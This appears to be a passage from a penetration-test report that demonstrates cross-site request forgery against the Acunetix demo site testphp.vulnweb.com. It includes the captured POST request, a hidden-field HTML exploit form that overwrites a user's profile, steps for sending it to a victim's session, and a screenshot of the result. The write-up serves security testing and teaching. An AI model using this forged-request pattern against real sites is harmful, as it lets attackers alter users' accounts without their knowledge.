
```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/userinfo.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
Priority: u=0, i

urname=John+Smith&ucc=1234-5678-2300-9000&uemail=email%40email.com&uphone=2323345&uaddress=Hi+there%21test&update=update
```

Figure 7 Vulnerable request

4. Right click on the request and select engagement tool and click on generate CSRF PoC
5. It'll give HTML exploit code

6. It'll give you HTML exploit code




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/userinfo.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=John+Smith&ucc=1234-5678-2300-9000&uemail=email%40email.com&uphone=2323345&uaddress=Hi+there%21test&update=update
```

```html
<html>
    <body>
        <form method="POST" action="https://testphp.vulnweb.com/userinfo.php">
            <input type="hidden" name="urname" value="account pwned"/>
            <input type="hidden" name="ucc" value="1234-5678-2300-9000"/>
            <input type="hidden" name="uemail" value="pwned@gmail.com"/>
            <input type="hidden" name="uphone" value="2323345"/>
            <input type="hidden" name="uaddress" value="Hi there"/>
            <input type="hidden" name="update" value="update"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```

7. Save that exploit code as HTML and send it to the victim's authenticated session. After clicking on the request the values will get changed without letting know the victim.


Not Secure
http://testphp.vulnweb.com/userinfo.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
update
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

pwned (test)

On this page you can visualize or edit you user information.

Name:	pwned
Credit card number:	1234-5678-2300-9000
E-Mail:	pwned@gmail.com
Phone number:	2323345
Address:	Hi there!

You have 0 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Figure 8 Profile page after CSRF exploitation

Closure

Cybersecurity is an ongoing process, not a static state. Continuous monitoring, regular security assessments, employee training, and adherence to security best practices are essential for maintaining a robust security posture in the face of evolving threats. Codec Technologies is encouraged to consider ongoing security initiatives to protect its valuable assets and maintain operational resilience.

References

- https://owasp.org (Testing methodology used in making of this report)
- https://portswigger.net/web-security (To learn about the vulnerability)
- https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf (OWASP testing guide v4)